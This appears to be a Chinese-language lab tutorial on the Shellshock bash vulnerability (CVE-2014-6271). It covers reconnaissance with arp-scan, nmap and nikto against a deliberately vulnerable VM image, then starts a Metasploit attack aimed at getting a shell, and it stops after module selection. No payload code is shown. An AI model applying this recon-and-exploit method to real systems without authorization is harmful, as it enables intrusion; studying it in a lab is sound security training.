ShellShock

—

Shellshock 介紹

Shellshock(CVE-2014-6271), 又稱Bashdoor, 是一種權限提升漏洞, 它為系統用戶提供方法來執行他們應該不可用的命令, 首次於2014年9月24日公開, 利用bash對環境變數的解析上產生的漏洞，只要是能夠引入環境變數的部分，就能夠輕易的利用參數塞入任何程式碼，甚至可控制目標主機。許多網頁服務器, 使用bash來處理某些命令, 從而允許攻擊者在易受攻擊的Bash版本上執行任意代碼。這可使攻擊者在未授權的情況下訪問計算機系統。


Shellshock 攻擊目標

任何有使用Bash程式來提供網路服務, 像是CGI、ssh、rsh及rlogin等, 都可能因該漏洞而曝露於駭客入侵的潛在威脅下。Bash從Bash 1.14到Bash 4.3版本皆存有Shellshock的漏洞問題。


Reconn

Reconn是指辨識攻擊目標位置的動作, 其中包括arp-scan掃描、nmap檢查對方是否有開http服務..., 因次透過reconn可以確認是否會攻擊到正確對象


1. 用ifconfig確認cve-2014-6271.iso的IP




2. 用arp-scan -l找出在攻擊範圍內的IP



3. 用nmap -A確認攻擊對象使否有開http服務



4. 用nikto指令掃描攻擊對象的子網頁和弱點(並可看出有shellshock 弱點)



Nikto:

Nikto是一款開源的(GPL)網頁伺服器掃描器，它可以對網頁伺服器進行全面的多種掃描，包含超過3300種有潛在危險的文件／CGIs 。


主要弱點掃描分兩種:


1. 針對網頁(輸入URL)
2. 針對主機系統(輸入IP)

Specifications


Msfconsole exploit: 在msfconsole的攻擊手法裡，可以從一開始的reconn中得到的資訊，並運用shellshock工具找出被攻擊者的弱點、手動設置被找出的弱點，藉此可進入被攻擊方的主機內部， 再利用對方的shell來獲取更多資訊

1. 使用msfconsole來攻擊







2. 搜尋shellshock工具




3. 由前面的reconn可以得知cve-2014-6271.iso使用的http server是apache且我們要做的是攻擊，所以選用(1)






